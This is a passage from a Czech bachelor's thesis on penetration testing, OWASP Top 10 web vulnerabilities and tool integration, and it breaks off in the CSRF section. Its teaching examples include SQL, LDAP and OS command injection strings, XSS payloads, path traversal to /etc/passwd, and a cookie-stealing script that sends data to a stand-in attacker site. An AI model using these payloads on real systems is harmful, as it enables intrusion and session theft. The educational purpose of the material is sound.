VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ
FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

ÚSTAV TELEKOMUNIKACÍ
DEPARTMENT OF TELECOMMUNICATIONS

INTEGRACE NÁSTROJŮ PRO SKENOVÁNÍ ZRANITELNOSTÍ
INTEGRATION OF TOOLS FOR VULNERABILITY SCANNING

BAKALÁŘSKÁ PRÁCE
BACHELOR'S THESIS

AUTOR PRÁCE
AUTHOR
Jan Štangler

VEDOUCÍ PRÁCE
SUPERVISOR
Ing. Tomáš Lieskovan

BRNO 2018

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

Bakalářská práce

bakalářský studijní obor **Informační bezpečnost**
Ústav telekomunikací

Student: Jan Štangler ***ID:*** 184487
Ročník: 3 ***Akademický rok:*** 2017/18

NÁZEV TÉMATU:

Integrace nástrojů pro skenování zranitelností

POKYNY PRO VYPRACOVÁNÍ:

Cílem semestrálního projektu je porovnat existující nástroje pro penetrační testování. Výsledkem práce bude návrh funkčního nástroje pro penetrační testování založený na integraci stávajících nástrojů a jejich dostupných API. Implementace bude realizována v jazyce Python. Interpretace výsledků bude realizována pomocí webového rozhraní.

DOPORUČENÁ LITERATURA:

[1] Nmap - Documentation. Nmap - Documentation [online]. 2017 [cit. 2017-09-12]. Dostupné z:

https://nmap.org/.

[2] Metasploit [online]. 2017 [cit. 2017-09-12]. Dostupné z: https://www.metasploit.com/.

Termín zadání: 5.2.2018 ***Termín odevzdání:*** 29.5.2018

Vedoucí práce: Ing. Tomáš Lieskovan
Konzultant: Ing. Jiří Schäfer, RedHat

prof. Ing. Jiří Mišurec, CSc.
předseda oborové rady

ABSTRAKT

Bakalářská práce je zaměřena na oblast penetračního testování, v níž má nabídnout komplexní nástroj pro automatizované skenování zranitelností vybranými nástroji. Popsány jsou základní techniky penetračních testů, webové zranitelnosti OWASP Top 10, příklady útoků na zranitelnosti a obrana proti nim. Důležitým bodem je seznam užitečných nástrojů při manuálních a poloautomatizovaných penetračních testech. Hlavním cílem je návrh architektury a implementace nástroje Vixen, který integruje vybrané nástroje pro penetrační testování.

KLÍČOVÁ SLOVA

Penetrační testování, webové zranitelnosti, webová bezpečnost, OWASP Top 10, nástroje pro penetrační testování, Python, integrace nástrojů.

ABSTRACT

The bachelor thesis is focused on the field of penetration testing, in which it offers a comprehensive tool for automated scanning of vulnerabilities with selected tools. There are described the basic techniques of penetration tests, web vulnerabilities by OWASP Top 10, examples of vulnerability attacks and defense against them. An important point is the list of useful tools in manual and semi-automated penetration tests. The main goal is to design architecture and implementation of Vixen, which integrates selected tools for penetration testing.

KEYWORDS

Penetration testing, web vulnerabilities, web security, OWASP Top 10, penetration testing tools, Python, tool integration.

ŠTANGLER, Jan. *Integrace nástrojů pro skenování zranitelností*. Brno, 2018, 66 s. Bakalářská práce. Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací. Vedoucí práce: Ing. Tomáš Lieskovan

PROHLÁŠENÍ

Prohlašuji, že svou bakalářskou práci na téma „Integrace nástrojů pro skenování zranitelností“ jsem vypracoval(a) samostatně pod vedením vedoucího bakalářské práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou všechny citovány v práci a uvedeny v seznamu literatury na konci práce.

Jako autor(ka) uvedené bakalářské práce dále prohlašuji, že v souvislosti s vytvořením této bakalářské práce jsem neporušil(a) autorská práva třetích osob, zejména jsem nezasáhl(a) nedovoleným způsobem do cizích autorských práv osobnostních a/nebo majetkových a jsem si plně vědom(a) následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon), ve znění pozdějších předpisů, včetně možných trestněprávních důsledků vyplývajících z ustanovení části druhé, hlavy VI. díl 4 Trestního zákoníku č. 40/2009 Sb.

Brno ....

podpis autora(-ky)

PODĚKOVÁNÍ

Rád bych poděkoval svému vedoucímu bakalářské práce Ing. Tomáši Lieskovanovi, za podporu, trpělivost a vstřícnost při konzultacích. Současně si vážím pomoci ze strany externího konzultanta a kolegy Ing. Jiřího Schäfera při řešení otázek okolo implementace.

Brno ....

podpis autora(-ky)

OBSAH

SEZNAM OBRÁZKŮ

1 Úvod

V současné době je prohlížení World Wide Web (WWW) běžnou záležitostí a setkala se s ním většina populace. Málo lidí si však uvědomuje, jaká rizika nás na Internetu obklopují. Denně jsou webové aplikace včetně uživatelů vystavovány útokům a dochází k incidentům, které poškozují nejrůznější odvětví. Proto je nutné klást velký důraz na bezpečnost a s tím je spojeno i testování bezpečnosti webových aplikací.

Zpočátku se práce věnuje úvodu do penetračního testování. Zmiňuji jednotlivé fáze a varianty, které mohou být při testování aplikovány.

Ve třetí kapitole provádím rozbor zranitelností OWASP Top 10 z roku 2017, u nichž jsou uvedeny i příklady pro lepší pochopení dané problematiky.

Čtvrtá kapitola zahrnuje výčet základních nástrojů použitelných při penetračním testování. Rozlišuji nástroje na základě fází, ve které jsou používány. V celé práci je kladen důraz na použití bezplatných open–source a komunitních projektů pod veřejnými licencemi.

V páté kapitole se zabývám nástroji, jenž nabízejí širší spektrum testovaných zranitelností v oblasti webových aplikací.

Cílem práce je poskytnout řešení formou nástroje, který automatizovaně využívá vybrané Application programming interface (API) nástrojů nebo je samotné pro penetrační testování. Výstupy budou předány a zpracovány prostřednictvím Integrated Pentest Environment (IPE) FARADAY[1], který slouží jako interpretační nástroj výsledků z penetračního testování a umožňuje jejich snadnou analýzu a vyhodnocení. Danou záležitostí se zabývá kapitola šestá, která je stěžejním bodem a popisuje především realizovanou implementaci, výhody a nevýhody, vize dalšího vývoje a ukázku praktického použití.

[1] `https://www.faradaysec.com/`

2 Základy penetračního testování

Penetrační testování je technika používaná pro testování síťové bezpečnosti na úrovni počítačů, systémů a především aplikací. Účelem je ověřit odolnost vybraných objektů vůči známým zranitelnostem. Vzhledem k neustále rostoucímu počtu zranitelností je časově náročné a složité manuálně procházet všechny potencionální skuliny, a proto se vyvíjí nástroje pro penetrační testování, které dokáží práci podstatně urychlit a zjednodušit. V praxi lze narazit na aplikace, jež jsou plně automatizované a v pravidelných intervalech testují vybranou infrastrukturu proti posledním zranitelnostem. Na automatizované nástroje se však nelze spoléhat, jelikož nemusí objevit a analyzovat všechny bezpečnostní rizika dané aplikace. Jsou fáze, které se bez fantazie nebo manuálního testování neobejdou. Stěžejní částí penetračního testování je zpracování výsledků, které vyžaduje komplexní přehled zjištěných skutečností a v ideálním případě uvede i řešení pro daný problém. Proto se doporučuje vést si kontrolní seznam prověřených zranitelností, který nám umožní lepší zpětnou kontrolu a současně se prokáže případné pochybení z minulosti. Penetrační testování probíhá opakovaně v závislosti na změnách v systému nebo webové aplikaci. Kvalita provedeného testu závisí na znalostech a zkušenostech penetračního testera. [1]

Níže uvedené fáze testování jsou pouze objektivním příkladem pro pochopení dané problematiky. Z praktického hlediska lze některé techniky zmíněné ve fázi průzkumu považovat za mapování cíle. Pokud však k této činnosti dochází prostřednictvím třetích stran, můžeme tento proces označit za pasivní průzkum, jelikož nemusí docházet k přímému kontaktu s cílem.

2.1 Recon

Neboli průzkum, zjištění IP adresy, domény, lokace, hledání chybových stránek a citlivých informací pomocí techniky Google Hacking[2], detekce použitých platforem a aplikací, analýza zdrojového kódu, procházení dostupných zdrojů serveru. Pohybujeme se převážně v pasivní formě testování bez abnormálních požadavků vůči cíli.

2.2 Mapping

Mapování cíle, probíhá kontrola otevřených portů, analýza běžících služeb, objevování skrytých vlastností, funkcí a zdrojových cest k souborům nebo skriptům. Identifikujeme nedostatky v konfiguraci serveru. Jde již o aktivnější formu průzkumu, ale převážně na úrovni uživatele. Některé aktivity mohou být na straně serveru

[2] pokročilé vyhledávání na Google

detekovatelné pomocí Introdusion Detection System/Introdution Prevention System (IDS/IPS).

2.3 Discovery

Objevování potencionálních zranitelností, průzkum z pohledu útočníka, testování pomocí poloautomatizovaných a automatizovaných nástrojů, manuální testování vstupů a ověřování výstupů. Pravděpodobnost odhalení takového průzkumu je vysoká – používají se známé signatury, které jsou rozpoznatelné na IDS/IPS a logu serveru.

2.4 Exploitation

Zneužití samotných mechanismů a využití objevených zranitelností pro získání citlivých dat, zneužití funkcí, pokus o napáchání škod nebo vytvoření zadních vrátek.

2.5 Report

Závěrečné zpracování získaných informací a dat z penetračního testu, posuzujeme rizika a dopady na infrastrukturu. Můžeme navrhnout i řešení daného problému.

2.6 Další varianty testování

Testování jako takové rozlišujeme z několika hledisek – úroveň znalosti systému, pozice vůči testované straně nebo způsob provedení.

Znalost systému:

- **white-box testy** – všechny znalosti o cíli máme k dispozici
- **grey-box testy** – základní znalost systému, pohled očima uživatele nebo zaměstnance firmy, částečná infrastruktura známa
- **black-box testy** – známe pouze vstupy a potencionální výstupy, bez znalosti vnitřní infrastruktury a architektury

Testovaná strana:

- **externí testy** – útok z veřejné sítě, př. Internet
- **interní testy** – útok z vnější nebo vnitřní sítě, př. firemní síť

Způsob provedení:

- **manuální testy** – testování manuální formou, časová náročnost s potřebou rozsáhlých znalostí a zkušeností

- **automatizované testy** – využíváme automatizované nástroje, snadné a rychlé, méně spolehlivé
- **poloautomatizované testy** – využíváme obou technik, optimální řešení

Nutno poznamenat, že za zmíněných hledisek lze testování ještě rozdělit na aktivní nebo pasivní. V případě pasivního testování uvažujeme výslovný požadavek, aby shromažďovací aktivity nebyly objektem zjištěny. Prakticky to znamená, že se nesmí používat prostředky, které by mohly v testovaném prostředí zanechat stopy. Jde o technicky zatěžující proces, ale předcházíme mu využitím nástrojů a informací prostřednictvím třetích stran. Aktivním testováním jsou myšleny uvedené hlediska bez stanovených hranic a omezení.

Penetrační testování probíhá pouze za souhlasu administrátora případně vlastníka služby. V případě komplexního testování se lze dopustit naplnění skutkových podstat řady trestných činů, které mohou vést k vysokým pokutám a odnětím svobody na několik let. Při některých požadavcích vyslaných na server může dojít k nechtěným akcím, které mohou ohrozit nebo omezit funkčnost testované služby, v horších případech hrozí ztráta dat. Penetrační testování má zejména preventivní charakter, kterým můžeme předejít problémům a ztrátám vlivem špatné konfigurace, implementace nebo použitím zranitelného softwaru.

V praxi se dostáváme k řadě matoucích technik, které mají za úkol oklamat útočníka a ztížit fáze útoku. Obvykle se setkáváme se spoofingem[3] služeb a aplikací, dále lze narazit na honeypot[4], které dokáží simulovat leckteré zranitelnosti na běžících aplikacích a působit jako důvěryhodná zařízení. V mnoha případech je komunikace s vnější sítí monitorovaná a analyzována přes IDS/IPS, čímž jsou schopni používané praktiky rozlišit dle signatur a incident ohlásit zodpovědným osobám. Aplikace mohou být navíc chráněny formou Web Application Firewall (WAF) nebo Runtime Application Self-Protection Security (RASP), které virtuálně záplatují nebo skryjí zranitelnosti. Všechny zmíněné techniky přivádí nespočet komplikací a staví útočníka do nelehké pozice. Při testování závisí především na domluvě se zadavatelem penetračního testu, zda dojde k deaktivaci bezpečnostních opatření, aby bylo možné prověřit reálné zranitelnosti dané aplikace. [2]

[3] podvržením

[4] cíl k vyvolání pokusů o hackování

3 Kategorizace webových zranitelností

Zranitelnosti rozlišujeme na základě jejich typu a škodlivé akce, kterou mohou způsobit. Jako ideální považuji uvést rozdělení od komunity The Open Web Application Security Project (OWASP). Jde o otevřenou komunitu zaměřenou na bezpečnost webových aplikací. Nabízí rady pro bezpečný design a odhalování zranitelností, současně také umožňuje bezplatné a volné použití bezpečnostních nástrojů, standardů, projektů, výukových materiálů a různých užitečných návodů. Vše za účelem zlepšení bezpečnosti v aplikacích. Nejvíce populární je dokument se seznamem deseti nejvíce kritických zranitelností známý jako OWASP Top 10. První publikace vyšla v roce 2003 a je průběžně aktualizována. V souhrnu se jedná o komplexní přehled zranitelností, jež se nejčastěji vyskytly v implementacích webových služeb a jsou považovány za bezpečnostní riziko. Poslední aktualizace proběhla v roce 2017 a je založena na souhrnu zranitelností z více než 100 000 aplikací a API. Výběr dále probíhal dle jejich využitelnosti, detekovatelnosti a dopadu.

3.1 Injection

Při injekci dochází k odeslání nežádoucích dat útočníkovi. Jde o velmi rozšířenou zranitelnost a vyskytuje se v původním kódu aplikace. Obvykle na ni narážíme v dotazech Structured Query Language (SQL), Lightweight Directory Access Protocol (LDAP), XML Path Language (XPath). Může však také jít o Operating system (OS) příkazy, Extensible Markup Language (XML) analyzátory, hlavičky Simple Mail Transfer Protocol (SMTP) apod. Inkluzní chování lze objevit snadno. Pro snazší odhalení je k dispozici spousta nástrojů. Chyba prakticky umožní odeslat upravený vstup tak, že se vložená injekce projeví na straně serveru a útočník pak touto cestou může číst nebo i měnit data v databázi, aplikaci nebo provádět příkazy přímo vůči serveru. Jako prevence se implementují enkodéry a filtry, které vstupní data upraví, ošetří výjimky – např. odstraní speciální znaky.

SQL Injection

Na webových stránkách mají zaměstnanci svůj profil, který je viditelný pouze každému samostatně. Funkce na vyhledávání uživatele v databázi vypadá následovně:

```
String vstup = "SELECT * FROM uzivatele WHERE uzivID='"
+ request.getParameter("id") + "'";
```

Předpokládejme, že jsme se přihlásili k účtu a v adresním řádku můžeme vidět adresu s ID našeho profilu.

```
http://nasefirma.cz/data/uzivatel?id=27
```

Pokusíme se o SQL Injection, která nám vrátí profily všech uživatelů:

```
http://nasefirma.cz/data/uzivatel?id=27' or '1'='1
```

Ve skutečnosti jsme zavolali funkci, která vždy vrací true, takže návratovou hodnou bude každý profil v databázi.

```
String vstup = "SELECT * FROM uzivatele WHERE uzivID='27'
or '1'='1'";
```

LDAP Injection

Vycházíme z předpokladu, že přihlašovací formulář webové aplikace používá pro prohledávání zaměstnanecké databáze funkci:

```
hledejLogin= "(&(uid="+uzivatel+"(uzivHeslo={MD5}"+
base64(pack("H*",md5(heslo)))+"))";
```

Chceme obejít autorizaci, tak vyzkoušíme injekci, která vždy vyvolá návratovou hodnotu true.

```
uzivatel=*)(uid=*))(|(uid=*heslo=heslo
```

Výsledný požadavek po zpracování serverem bude vypadat následovně.

```
searchlogin="(&(uid=*)(uid=*))(|(uid=*)(uzivHeslo=
{MD5 X03MO1qnZdYdgyfeuILPmQ==))";}
```

Na výstupu dostaneme všechny uživatele, kteří používají jako heslo řetězec *heslo*.

OS Injection

Jako útočník se pokoušíme o OS Injection na webu http://mujweb.wz.cz. Vytvoříme payload[5], který se po dekódování aplikuje jako sekvence příkazů.

```
http://mujweb.wz.cz%20%3B%20/bin/ls%20-l
```

Po dekódování je výsledný požadavek:

```
/cesta/k/nslookup cwe.mitre.org ; /bin/ls -l
```

Jako výsledek dostáváme výpis všech souborů ve složce /bin na straně serveru. Prakticky je možné provést libovolný příkaz.

[5] kód se škodlivým obsahem

3.2 Broken Authentication and Session Management

Nejčastější zranitelnosti vyskytující se v přihlašovacích mechanismech. Pomocí útoku s použitím hrubé síly lze uhádnout slabé hesla a při špatné implementaci session ID[6] můžeme obejít autorizaci. V případě, že nejsou funkce aplikace správně implementovány, útočníkům pak zjednodušujeme realizaci útoku pro získání hesel, session ID a dalších citlivých dat. Session ID musí být náhodná pro každého uživatele, nejlépe svázaná s konkrétní IP adresou a neměla by se vyskytovat v Uniform Resource Locator (URL). Problémům v této oblasti předcházíme vhodnou autentizací uživatele a správným managementem session ID. Definujeme, dokumentujeme zásady a politiku na ověření uživatelů. Důležitá je též kontrola autorizace na každé stránce aplikace.

Kritické oblasti:

- **síla hesel** – kombinace a délka různých znaků
- **počet použití hesel** – omezení počtu pokusů o přihlášení
- **změna hesel** – bezpečná implementace procesu obnovení a změny hesla
- **úložiště hesel** – hesla ukládána ve formě hashe nebo šifry
- **ochrana přihlašovacích údajů při přenosu** – použití Secure Sockets Layer/Transport Layer Security (SSL/TLS)
- **ochrana session ID** – celá relace uživatele chráněná protokolem SSL/TLS, svázaná s IP adresou a umístěná výhradně v cookie[7] hlavičky Hypertext Tranfer Protocol (HTTP).
- **databáze uživatelů** – znemožnění přístupu do databáze uživatelů
- **dočasná paměť prohlížeče** – nikdy neověřovat a neautorizovat uživatele HTTP metodou GET[8] (ponechává se v mezipaměti), vypnout automatické doplňování
- **ověření návaznosti** – síťová architektura zabraňující implicitní důvěře mezi komponentami

Špatná ochrana session ID

Jsme přihlášení k webové stránce, která nabízí široký sortiment zboží. Naše URL vypadá následovně:

```
http://obchod.cz/?zbozi=telefon8\&session=2930413
```

Webový obchod umístil session ID do URL. Pod naším účtem máme registrovanou i platební kartu. Pokud bychom odkaz poslali někomu jinému, otevřela by se mu naše

[6] identifikátor relace
[7] malé množství dat ukládané v prohlížeči
[8] metoda požadující data ze specifického zdroje přes protokol HTTP

relace a mohl by v našem nákupu pokračovat, pozměnit informace a zneužit tak naši kartu. [4]

3.3 Cross-Site Scripting

Útok se většinou realizuje na straně klienta. Využíváme zranitelnosti na legitimní webové stránce ke spuštění škodlivého kódu. Útočník neútočí na oběť přímo, neboť škodlivý kód obdrží od zranitelné stránky. Data obvykle vstupují do webové aplikace prostřednictvím nedůvěryhodného zdroje, např. požadavku na web. Nejčastěji dochází k předání přes dynamický obsah webu, který se odesílá bez ověření. Dle typu pak chyba umožňuje útočníkovi zaměřit se i na další uživatele. Nejčastěji dochází ke spuštění JavaScriptu[9], jelikož vývojáři některé výstupy neošetřují. Úspěšný útok může způsobit velké škody. Primárně rozlišujeme tři typy Cross-site scripting (XSS) útoku.

1) Reflected XSS

Škodlivý skript je vkládán jako část HTTP požadavku zasílaného vůči serveru. Ten je pak zpětně odražen klientovi. Př. odkazy v phishing[10] e-mailech.

```
http://mujweb.cz/stranka?var=<script>alert('xss')</script>
```

Po otevření odkazu se využije zranitelnosti ze stránky a spustí se vložený skript.

2) DOM based XSS

Pokročilý útok, payload se spouští u klienta bez účasti serveru. Podstatou je Document Object Model (DOM), který nahrazuje část Hypertext Markup Language (HTML). Stránka se nijak nemění, využívá se objektů jako document.URL, document.hash, document.referrer nebo document.cookie k akcím, které mohou být zneužity útočníkem.

```
http://moje-banka.com/page.html?default=<script>
window.location="http://web-utocnika.cz/?
cookie=" + document.cookie</script>}
```

Uvedený příklad odešle cookie uživatele z legitimní stránky na web útočníka ve formě HTTP požadavku.

3) Stored XSS

Nejzávažnější XSS zranitelnost, využíváme formulářů pro vkládání obsahu. Př. skript trvale umístíme jako příspěvek v rámci blogu nebo fóra. Spuštění proběhne s každým

[9] programovací jazyk pro HTML a další webové technologie
[10] podvodná technika k získání citlivých údajů

načtením stránky.
Webová stránka, na kterou útočíme:

```
http://mujblog.cz/forum
```

Příspěvek vložený na fórum:

```
Útok:<script>alert('xss')</script>
```

Existuje ochrana dvojího druhu – na straně serveru nebo klienta. V případě serveru využíváme výstupní kódování, filtry speciálních znaků nebo kontrolní mechanismy pro Cross-Origin Resource Sharing (CORS)[11]. Dalším bodem je použití bezpečných funkcí v implementaci webové stránky. Jako prevence na straně klienta můžou posloužit doplňky v prohlížeči – ScriptSafe, uMatrix, NoScript apod. Doplňky umožňují výchozí blokování skriptů.

Double Submit Cookie Considerations

Dvojité zasílání údajů o cookie funguje jako ochrana proti Cross-Site Request Forgery (CSRF), ale současně nachází využití proti vzdáleným XSS útokům.

```
Access-Control-Allow-Origin: *.myweb.com
```

Kontroluje, zda požadavek na skript pochází z povolené domény. Ke změně by mohlo dojít prostřednictvím HTTP Proxy[12]. Proto je nutné používat HTTP spolupracující s SSL/TLS (HTTPS).

```
Access-Control-Allow-Headers: X-Own-Header
```

Definuje záhlaví povolená pro předběžné požadavky.

Často se ve webových aplikacích objevují skripty a obsah z jiných webových zdrojů. Z bezpečnostních důvodů jsou některé HTTP požadavky omezovány na stejnou doménu. Moderní prohlížeče s podporou CORS vkládají tzv. preflight request neboli požadavek předběžné kontroly, který ověřuje oprávněnost požadavku. CORS je mechanismus, který agentovi umožní přístup k vybraným prostředkům i z jiným domén. Může být využíván prostřednictvím XMLHttpRequest[13] v hlavičce HTTP, který ve výchozím nastavení křížový původ nepovolí.

```
X-Requested-With: XMLHttpRequest
```

[11] mechanismus umožňující sdílení zdrojů mezi webovými servery

[12] server umožňující analyzovat nebo pozměnit obsah komunikace, funguje jako prostředník mezi klientem a serverem

[13] prostředek objektové interakce se servery

3.4 Broken Access Control

Kontrola přístupu neboli autorizace má umožnit fyzický přístup k webové aplikaci, jejímu obsahu a funkcím pouze specifickým uživatelům. Existují však případy, kdy je podána neprivilegovaná žádost a špatně implementovaná kontrola přístupu umožní přístup k citlivým datům. Proto je nutné rozlišovat privilegované uživatele a náhodné uživatele Internetu. V některých situacích je kontrola přístupu rozmístěna po celém kódu tak, že sbírka pravidel se rozptýlí a je složité sledovat a pochopit neucelenou strukturu. Kromě přístupu k citlivým datům může dojít ke změně a mazání obsahu, v nejhorším případě i převzetí administrace nad webem.

Nejčastější chyby:

- **Insecure ID's** – použití nevhodných session ID
- **Forced Browsing Past Access Control Checks** – vynucené procházení kontroly přístupu, např. přesměrování na autorizační stránku při procházení webu
- **Path Traversal** – umožňuje procházení souborů a adresářů mimo aplikaci

  ```
  http://mypage.cz/get?file=../../../etc/passwd
  http://mypage.cz/../../../etc/passwd
  ```

  Při použití URL kódování:

  ```
  http://mypage.cz/%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2f
  passwd
  ```

- **File Permissions** – chyba v konfiguraci přístupových práv ke specifickým souborům, které by neměly být veřejně přístupné, např. konfigurační soubory, výchozí soubory a některé skripty.
- **Client Side Caching** – webové prohlížeče běžně uchovávají dočasné soubory, která může útočníkům umožnit přístup k běžně nedostupným místům aplikace. Vývojáři jsou proto nuceni používat různé mechanismy vyskytující se v HTTP hlavičkách, aby se ujistili, že stránky s důvěrnými informacemi nebudou ukládány mezi dočasné soubory.

Chybějící kontrola SQL volání

```
http://www.company.com/employee/accountInfo?user=peter
```

Aplikace používá pro neověřená data SQL volání, která zpřístupňují informace o účtu.

```
psmt.setString(1, request.getParameter("user"));
ResultSet results = pstmt.executeQuery( );
```

Útočníkovi stačí modifikovat parametr "user", a pokud neprobíhá správné ověření, zpřístupní se účet kteréhokoliv uživatele.

```
http://www.company.com/employee/accountInfo?user=admin
```

3.5 Security Misconfiguration

Silné zabezpečení vyžaduje správnou konfiguraci. Při nasazování aplikací a služeb je nutné udržovat veškerý software a firmware aktualizovaný. Nové zranitelnosti se stále objevují a útočníci na vydání záplat nečekají. Pokud je některá část konfigurace náchylná k útoku, klasifikujeme ji z hlediska bezpečnosti jako nesprávnou konfiguraci. Dopady se samozřejmě liší, ale v nejhorších případech dochází k úplnému převzetí kontroly, což může vyústit ke krádeži citlivých dat nebo jejich drahou obnovu. Jedinou cestou k nalezení špatné konfigurace je průzkum v rámci daného systému a vhodné je také zvážit možná vylepšení. V zásadě je důležité deaktivovat všechny funkce a vlastnosti, které nejsou využity – uživatelské účty, práva, porty, moduly. Kontrola by se měla též týkat přístupových údajů k výchozím účtům. Jako security misconfiguration můžeme považovat třeba chybějící příznaky v HTTP hlavičkách, např. httpOnly, který se vkládá do hlavičky cookie a zamezí se tím přístup javascriptu k session ID (ochrana proti XSS).

Volně přístupná konfigurační stránka

Našim úkolem je najít konfigurační soubor pro danou webovou službu.

```
http://localhost:8080/WebGoat/
```

Možností zkoušíme libovolné množství. Obvykle se specifické soubory hledají pomocí brute-force[14] technik.

```
web.config
config
appname.config
conf
```

Poslední možnost nám otevřela cestu ke konfiguraci.

```
http://localhost:8080/WebGoat/conf
```

Konzole administrátora

Konzole administrátora se na aplikační server instaluje automaticky, ale nebyla odstraněna a výchozí účty také ne. Útočník objeví administrátorskou stránku na

[14] útok hrubou silou

serveru, přihlašuje se výchozími údaji a přebírá kontrolu nad serverem. Obvykle k těmto situacích dochází vlivem nedostatku zkušeností nebo případné nepozornosti při realizaci nějakého projektu.

3.6 Sensitive Data Exposure

Mnoho aplikací a API nedostatečně chrání citlivá data, a to zejména v oblasti financí a ve zdravotnictví. Útočníci pak mohou ukradnout nebo upravit slabě chráněná data, zahájit podvody s kreditními kartami, krádeže identity aj. Citlivá data vyžadují ochranu formou šifrování, a to obzvlášť při jejich přenosu. Odhalením citlivých dat jsou na mysli hesla, platební informace, session ID, adresy uživatelů, rodná čísla nebo i chorobopisy. Důvodem odhalení může být také špatná konfigurace HTTPS, použití zastaralých verzí SSL/TLS nebo slabé verze hashovacích a šifrovacích algoritmů. Aplikace by měla uživatele ujistit, že přístup je autorizovaný a šifrovaný. Důležitá je i validita certifikátů a Certificate Authority (CA).

Sensitive Data Exposure vlivem Buffer Overflow

Rezervujeme si hotelový pokoj, ale rádi bychom si zjistili, kdo a kde bude ubytován současně s námi. Formulář odesílá HTTP metodu POST[15] tyto parametry:

```
first_name=Jan&last_name=Stangler&room_no=307&SUBMIT=Submit
```

Pokusíme se vyvolat buffer overflow[16] vložením příliš dlouhého vstupu do parametru *room_no*.

```
price_plan=%249.99+-+24+hours&SUBMIT=Accept+Terms&
last_name=Jan&first_name=Jan&room_no=0123456789 ...
```

Zásobník naší aplikace dokáže pojmout 4096 bajtů, při delším vstupu dojde k přetečení. Pro parametr *room_no* jsme vložili řetězec dlouhý 4097 bajtů. Kromě dat, které jsme vyplnily do formulářů, nám server vrátil i nějaké informace navíc.

```
<input name='a' type='HIDDEN' value='Jan'>
<input name='b' type='HIDDEN' value='Stangler'>
<input name='c' type='HIDDEN' value='0123456789...'>
<input name='d' type='hidden' value='Johnathan'>
<input name='e' type='hidden' value='Ravern'>
<input name='f' type='hidden' value='4321'>
<input name='g' type='hidden' value='John'>
<input name='h' type='hidden' value='Smith'>
<input name='i' type='hidden' value='56'> ...
```

[15] metoda posílající data ke zpracování na specifický zdroj přes protokol HTTP
[16] přetečení zásobníku

Předpokládali jsme, že aplikace má špatně ošetřené vstupy pro registraci pokoje a donutili jsme ji načíst do paměti více dat než je schopna do zásobníku umístit. Přepsali jsme tak paměť těsně za zásobníkem, což mohlo způsobit zavolání některé z funkcí nebo přímo vrátit data, které se na zásobníku v daném místě zrovna nacházely. V našem případě jsme obdrželi část klientů hotelu, kteří si také zarezervovali pokoj.

Nešifrované spojení mezi serverem a klientem

Webová stránka nepoužívá SSL/TLS pro některé podstránky, na jež se klient dostal až po autentizaci. Útočník, jenž naslouchá síťovou komunikaci tak může odhalit session ID uživatele a proniknout do jeho relace.

3.7 Insufficient Attack Protection

Kategorie se zabývá schopnostmi aplikací reagovat vůči útokům. Podstatou je předejít nebo adekvátně reagovat na manuální a automatizované útoky. Metody zahrnují penetrační testování a vyhodnocování zranitelností. Nelze se spoléhat na bezpečnost konkrétní aplikace, a proto se pokoušíme skrýt potencionální zranitelnosti pomocí standardních odpovědí, aby útočníci nabyli dojmu, že aplikace danou zranitelností netrpí. Existují řešení, která jsou lehce aplikovatelná na zdrojový kód proti skenování zranitelností a přitom jsou stále schopna aplikaci ubránit proti jednoduchým, ale i sofistikovaným kybernetickým útokům. Ideálním scénářem je implementace technologií jako WAF, RASP nebo přímo OWASP AppSensor[17], které detekují a blokují útoky, případně virtuálně záplatují potencionální zranitelnosti. V praxi však narážíme na organizace, které jsou nerozhodné při implementaci teprve vznikající technologie jako je RASP. Největší obavy panuji v oblasti výkonu, funkcionality a také bezpečnosti. S řešením přichází kombinace zvaná Interactive Application Security Testing (IAST), která je podobná technologii RASP a je vítaným řešením pro široké spektrum aplikací. Značnou výhodou je přímá integrace již během vývoje a testování aplikace.

Skenování zranitelností na webové stránce

Útočník používá automatizovaný nástroj pro penetrační testování jako je OWASP ZAP[18] nebo Arachni[19]. Pokouší se objevit zranitelnosti, které by mohl následně využít. Detekce útoků by měla rozpoznat, že je aplikace vystavena neobvyklým požadavkům s vyšší intenzitou. Automatické skenování je snadno rozeznatelné od

[17] `https://www.owasp.org/index.php/OWASP_AppSensor_Project`
[18] `https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project`
[19] `http://www.arachni-scanner.com/`

běžného provozu, tudíž správně implementovaná ochrana množství požadavků omezí nebo některé odpovědi podvrhne.

Manuální testování webové stránky

Zkušený útočník testuje potenciální zranitelnosti na webové stránce, eventuálně hledá skryté chyby. Zatímco útok probíhá v delších intervalech mezi požadavky, tak k serveru stále putují nestandardní požadavky, které by běžný uživatel neposílal. Například vstupy, které nejsou uživatelským rozhraním podporovány. Na základě dalších požadavků a časovém horizontu by mělo dojít k vyhodnocení škodlivého záměru útočníka a přístup následně omezen nebo odepřen.

3.8 Cross-Site Request Forgery

Známé zkráceně jako CSRF. Jde o útok, jenž vyvolá provedení požadavku nebo akce u autorizovaného koncového uživatele v rámci webové aplikace, která touto zranitelností trpí. Příčinnou je padělaný HTTP požadavek, který útočníkovi umožňuje manipulovat s cookie a session ID uživatele. Prohlížeče a aplikace soudí požadavek jako legitimní a útok tak vynutí koncového uživatele spustit vybrané akce na webové službě, do které je koncový uživatel autorizován. S pomocí sociálního inženýrství lze pak vynutit libovolnou akci. Pokud je obětí běžný uživatel, úspěšný CSRF útok může převést peníze z účtu nebo změnit e-mailovou adresu k přihlášení apod. V případě správce účtů může dojít k ohrožení celé webové aplikace. Jako prevence se nám nabízí vlastní HTTP hlavička pracující s XMLHttpRequest, specifikace CORS nebo dvojitá ochrana cookie, která používá cookie v hlavičce HTTP a současně obsahuje token[20] v těle požadavku. Pokročilejší ochrany lze dosáhnout třeba pomocí JSON Web Token (JWT), který je založen na autentizačním kódu Keyed-hash Message Authentication Code (HMAC).

Dvojitá ochrana cookie

```
   --- REQUEST: POST /login  --->
  <---   RESPONSE: 200 OK    ---
Set-Cookie: session=daf8d2DqPd3; csrfid=xqr4doi9n3;
   --- REQUEST: GET /profile --->
Cookie: session=daf8d2DqPd3;
X-XSRF-Token: xqr4doi9n3
